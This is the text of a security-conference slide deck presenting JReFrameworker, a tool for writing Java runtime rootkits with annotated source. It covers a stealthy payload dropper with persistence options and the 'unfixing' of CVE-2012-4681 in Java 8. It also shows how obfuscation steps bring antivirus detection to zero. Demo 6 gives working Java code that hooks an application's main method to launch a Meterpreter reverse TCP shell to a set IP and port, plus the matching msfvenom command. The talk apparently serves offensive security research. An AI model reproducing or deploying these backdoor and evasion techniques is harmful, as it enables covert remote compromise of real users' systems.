
Basic Idea: Add Code




Basic Idea: Replace Code



Basic Idea: Delete Code




Basic Idea: Merge (hook) Code



JReFrameworker

- Write rootkits in Java source!
- Modification behaviors defined with code annotations
- Develop and debug in Eclipse IDE
- Exploit "modules" are Eclipse Java projects
- Exportable payload droppers
 - Bytecode injections are computed on the fly
- Free + Open Source (MIT License):
jreframeworker.com



JReFrameworker

*"just what the internet is in dire need of, a well engineered malware development toolset"
~Some dude on Twitter*



JReFrameworker Annotations

- Java Annotations: “syntactic metadata that can be added to Java source code” (Wikipedia)
- 3 Types of Annotations
 - Source code only (does not end up in compiled binary)
 - Code only (included in bytecode, but are ignored by JVM)
 - Runtime (included in bytecode and are available through reflection at runtime)
- Idea: Use annotations to temporarily mark parts of the user made bytecode for the bytecode manipulation engine

Basic JReFrameworker Annotations

	Define	Merge
Type	<i>@DefineType</i>	<i>@MergeType</i>
Method	<i>@DefineMethod</i>	<i>@MergeMethod</i>
Field	<i>@DefineField</i>	N/A

(Inserts or Replaces)

(Preserves and Replaces)

Demo 2: Hidden File Module


- JReFrameworker
 - Develop and debug modifications in a familiar IDE (Eclipse)
 - Specialized bytecode manipulation engine
- JReFrameworker Modules
 - Eclipse project of annotated Java source code
 - A list of target runtimes/libraries to be modified
 - Can be used to export a payload dropper to compute on the fly bytecode injections

Demo 3: Post-Exploitation

- We have developed and tested our hidden file module. How do we deploy the change to the victim's runtime?
- Must be root/administrator in most cases (depending where the runtime is installed)
 - Example: C:\Program Files (x86)\Java\jre8

Rest of This Talk: JReFrameworker New Shiny

- Improvements to manipulation capabilities
- Improvements to development workflow
- Improvements to post exploitation process
- Improvements to persistence
- Progress towards automatic manipulations



JReFrameworker

Basic Bug Fixes / Improvements

- Jar Resources
 - Preserving startup configurations and resource files
 - Dealing with signed Jars (unsign if necessary, resign with keystore)
- Annotations
 - Support for multiple annotations
 - Replaced methods are now purged correctly
 - @MergeMethod annotation support for static methods
- Modules
 - Symbolic/relative paths (portable projects)
 - Support for manipulating applications
- General workflow issues
 - Modifications to runtime and applications are now conceptually the same
- Regression Testing (JUnit!)
 - Doubles as working examples of annotations
 - Help to prevent future bugs


Dropper Improvements

Usage: java -jar dropper.jar [options]

<code>--help, -h</code>	Prints this menu and exits.
<code>--safety-off, -so</code>	This flag must be specified to execute the modifications specified by embedded payloads (enabling the flag disables the built-in safety).
<code>--search-directories, -s</code>	Specifies a comma separated list of directory paths to search for targets, if not specified a default set of search directories will be used.
<code>--output-directory, -o</code>	Specifies the output directory to save modified runtimes, if not specified output files will be written as temporary files.
<code>--replace-target, -r</code>	Attempt to replace target with modified target.
<code>--disable-watermarking, -dw</code>	Disables watermarking the modified target (can be used for additional stealth, but could also cause problems for watchers). Watermarks are used to prevent re-modifying a target.
<code>--ignore-watermarks, -iw</code>	Ignores watermarks and modifies targets regardless of whether or not they have been previously modified.
<code>--single-instance, -si</code>	This flag enforces (using a file lock) that only a single instance of the dropper may execute at one time.
<code>--watcher, -w</code>	Enables a watcher process that waits to modify only newly discovered runtimes By default the process sleeps for 1 minute, unless the <code>--watcher-sleep</code> argument is specified.
<code>--watcher-sleep, -ws</code>	The amount of time in milliseconds to sleep between watcher checks.
<code>--print-watermarked, -pw</code>	Prints watermarked targets found on search paths.
<code>--print-targets, -pt</code>	Prints the targets of the dropper and exits.
<code>--print-payloads, -pp</code>	Prints the payloads of the dropper and exits.
<code>--debug, -d</code>	Prints debug information.
<code>--version, -v</code>	Prints the version of the dropper and exists.

Demo 4: Surviving Java Updates

- Challenge: A new version of Java gets released. The user runs the installer and installs a new default runtime. Now what?



Annotation Improvements (Purge)

- What if I just want something gone?

	Purge
Type	<i>@PurgeType</i>
Method	<i>@PurgeMethod</i>
Field	<i>@PurgeField</i>

```
// removes com.example.MyClass from target  
@PurgeType  
public class Build extends MyClass { ... }
```

```
// removes com.example.MyClass from target  
@PurgeType(type = "com.example.MyClass")  
public class Build { ... }
```

Annotation Improvements (Visibility / Finality)

- What if I can't access a type / method / field?

	Visibility	Finality
Type	<i>@DefineTypeVisibility</i>	<i>@DefineTypeFinality</i>
Method	<i>@DefineMethodVisibility</i>	<i>@DefineMethodFinality</i>
Field	<i>@DefineFieldVisibility</i>	<i>@DefineFieldFinality</i>

```
// removes final modifier from com.example.MyUnextensibleClass
@DefineTypeFinality(type="com.example.MyUnextensibleClass", finality=false)
public class Prebuild {}
```

Annotation Improvements (Build Phases)

- What if I need to make changes in steps?
 - Phases progress from phase 1 to n

```
// phase 1 removes final modifier from com.example.MyUnextensibleClass
@DefineTypeFinality(phase=1, type="com.example.MyUnextensibleClass", finality=false)
public class Prebuild {}
```

```
// phase 2 defines a type that extends a previously final type
@MergeType(phase=2)
public class MyClass extends MyUnextensibleClass { ... } // compile error until phase 1 completes
```

Incremental Builder

- Clean Project / Full Build
 1. Let build phase $i=1$
 2. Compile all sources without compiler errors
 3. Manipulate target for phase i
 4. Update classpath and recompile sources
 5. Repeat from step 2
- Incremental Builder
 1. For each add, modify, delete file change set
 - Revert build phase to first impacted build phase
 2. Rebuild from reverted build phase and repeat until no new changes

Derbycon 4.0: Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions...”
- CVE Created August 27th 2012 (~2 years old...)
- github.com/benjholia/CVE-2012-4681-Armoring

Sample	Notes	Score (2014's positive detections)
Original Sample	http://pastie.org/4594319	30/55
Technique A	Changed Class/Method names	28/55
Techniques A and B	Obfuscate strings	16/55
Techniques A-C	Change Control Flow	16/55
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55
Techniques A-E	Simple XOR Packer	0/55

DEFCON 24: Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions...”
- CVE Created August 27th 2012 (~4 years old!)
- github.com/benjholia/CVE-2012-4681-Armoring

Sample	Notes	2014 Score	2016 Score
Original Sample	http://pastie.org/4594319	30/55	36/56
Technique A	Changed Class/Method names	28/55	36/56
Techniques A and B	Obfuscate strings	16/55	22/56
Techniques A-C	Change Control Flow	16/55	22/56
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55	16/56
Techniques A-E	Simple XOR Packer	0/55	0/56

Demo 5: The “Reverse Bug” Patch



- Fixed in Java 7 update 7
- “Unfixing” CVE-2012-4681 in Java 8
 - com.sun.beans.finder.ClassFinder
 - Remove calls to ReflectUtil.checkPackageAccess(...)
 - com.sun.beans.finder.MethodFinder
 - Remove calls to ReflectUtil.isPackageAccessible(...)
 - sun.awt.SunToolkit
 - Restore getField(...) method
- Unobfuscated *vulnerability* gets 0/56 on VirusTotal

Demo 6: Towards Automatic Backdoors

Basic Steps:

1. *Find and hook main method*
2. *Spawn a new thread*
3. *Execute Meterpreter reverse TCP Java payload*



Demo 6: Towards Automatic Backdoors

- Phase 1: Add Meterpreter Java Payload
 - <https://github.com/rapid7/metasploit-payloads/blob/master/java/javapayload/src/main/java/metasploit/Payload.java>

```
@DefineType(phase=1)  
public class Payload extends ClassLoader {
```

```
...
```



Demo 6: Towards Automatic Backdoors

- Phase 2: Define a new thread for payload and configure properties
 - **Equivalent:** `msfvenom -f raw -p java/meterpreter/reverse_tcp LHOST=172.16.189.167 LPORT=4444 -o ~/Desktop/meterpreter.jar`

```
@DefineType(phase=2)
public class BackdoorRunnable implements Runnable {

    @Override
    public void run() {
        try {
            payload();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void payload() throws Exception {
        // set the meterpreter properties in memory directly
        Properties props = new Properties();
        props.put("Spawn", "2");
        props.put("LHOST", "172.16.189.167");
        props.put("LPORT", "4444");

        System.out.println("Payload Properties: " + props.toString());

        // run meterpreter payload
        try {
            Payload.runPayload(props);
        } catch (Exception e) {
            e.printStackTrace();
        }

        System.out.println("Executed Payload.");
    }
}
```

Demo 6: Towards Automatic Backdoors

- Phase 3: Spawn new thread with payload and call original application entry point
 - Works, but seems to be an issue with java meterpreter payload in latest release
 - <https://github.com/rapid7/meterpreter/issues/179>
- This entire process can easily be automated, but is this really that interesting / useful?

```
@MergeType(phase=3)
public class Backdoor extends org.jd.gui.App {

    @MergeMethod
    public static void main(String[] args) {
        // spawn a new thread with meterpreter payload
        new Thread(new BackdoorRunnable()).start();

        // call original entry point
        org.jd.gui.App.main(args);
    }
}
```



Demo 7: Visually Manipulating Applications

- New Features
 - Java Poet source code generation (<https://github.com/square/javapoet>)
 - Atlas program analysis (<http://www.ensoftcorp.com/atlas/>)
- Goal: Hardening JD-GUI decompiler so it won't decompile itself
 - Challenge: How do we find the particular code we want to manipulate?
 - Challenge: JD-GUI is released under GPLv3 License, but source is not public...*<snarky comment about having a decompiler>*



Demo 8: Context Aware Malware

- Instead of modifying the application, could we modify the JVM runtime to prevent JD-GUI from decompiling runtime?
- Idea: Use reflection, stack traces, examination of caller parameters, etc. to determine how to behave for a given calling context.
 - Similar to aspect orient programming
 - Flashback: *DEFCON JReFrameworker DOOM Demo*



Demo 9: Kitchen Sink

Contrived Scenario:


- Java Developer's Eclipse is acting *weird*...helping make typos...pixelating images...
- Suspect rt.jar is compromised
- Decompile rt.jar and decompiler crashes
- Decompile decompiler and decompiler says: Nope.
- Gets frustrated and updates Java to latest version
- Problems somehow persist...
- Goes insane
- Downloads a new programming languages...story ends here?

Project Roadmap

- Study supporting other JVM languages (JVM Bytecode isn't just Java)
 - JVM Specific: Java, Scala, Clojure, Groovy, Ceylon, Fortess, Gosu, Kotlin...
 - Ported Languages: JRuby, Jython, Smalltalk, Ada, Scheme, REXX, Prolog, Pascal, Common LISP...
 - Interesting work: <https://github.com/Storyyeller/Krakatau>

Project Roadmap

- Find and fix the bugs!
- Better program analysis integrations
 - Code Generation Wizards
- More interesting modules
 - You can help with this!
 - <https://github.com/JReFrameworker/modules>
- Android support is already in the pipeline
 - APK → DEX → JAR → JReFrameworker → JAR → DEX → APK



Tool Release

- Tool: <https://jreframeworker.com/install>
 - MIT License
 - 100% Open Source
 - Eclipse Plugin with Update Site (Eclipse > Help > Install New Plugins...)
- Tutorials: <https://jreframeworker.com/tutorials>
 - Walkthroughs of hello world, hidden file, and Metasploit payload deployment
- Give it a try. Send me feedback!
 - Support: <https://github.com/JReFrameworker/JReFrameworker/issues>
 - Email: jreframeworker@ben-holland.com

Thank You!

- Questions?

ben-holland.com
jreframeworker.com